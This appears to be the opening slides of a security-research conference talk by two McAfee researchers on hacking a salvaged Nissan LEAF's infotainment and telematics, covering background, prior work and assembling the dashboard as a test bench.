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# DRIVING DOWN THE RABBIT HOLE



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# AGENDa

- Who are we
- Background
- Picking our battles
- The web vuln
- Intermission
- Telematics
  - What is it
  - Local vulnerabilities discovered
  - Writing a blind exploit
  - Remote vulnerability
- Conclusion
- Questions

"Come with me and I'll show  
you the New Wonderland —"



Who  
Are We?

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Mickey  
Alex



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@HackingThings  
@ABazhaniuk

<https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx>





# BACKGROUND



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
- Last year was awesome





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
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- Actual car hacking experience is at 0%





# BACKGROUND

- Autonomous vehicles
  - Tesla Autopilot
  - Comma.io
  - Google self driving car
  - UBER
- Connected cars
  - Autonomous
  - V2X
  - V2V
- Drive by wire systems
- how does it all work?





# BACKGROUND

If I have seen further than others, it is by standing upon the shoulders of giants.



- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Marc Rogers et al.(Tesla hack 2015)
- Keen Labs Tesla hack
- And more...



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


- Ok, Lets go the wrecking yard and look around



# BACKGROUND

- Funny story about the wrecking yard.





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  - A junk yard != wrecking yard.
  - Looking for a late model OEM IVI.
  - “What do you have?”
    - An F150 that got into a brawl with a wall and lost
    - a few more squashed cars that are too short
    - one almost perfect car
- So we ended up selecting a car by happenstance, totally random.



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

- Nice car!
- Can you spot what caused it to be “Totaled”?





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
- GIMME THAT DASHBOARD!





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
- 1 week later
- carception





# BACKGROUND

- A trip to Lowe's and a few hours later





# BACKGROUND

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnect<sup>SM</sup> EV**





# BACKGROUND

- NissanConnect<sup>SM</sup> EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don't have to be in or even near your car to do it. It all works through your smartphone or computer. [\*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.

WITH THE NISSANCONNECT<sup>SM</sup> EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source: <https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev>



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
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




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
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
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  - Ask Nissan nicely and you shall receive




PICKING OUR BATTLES



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- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:





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


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- Maybe there is something else to hack, let's keep looking



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
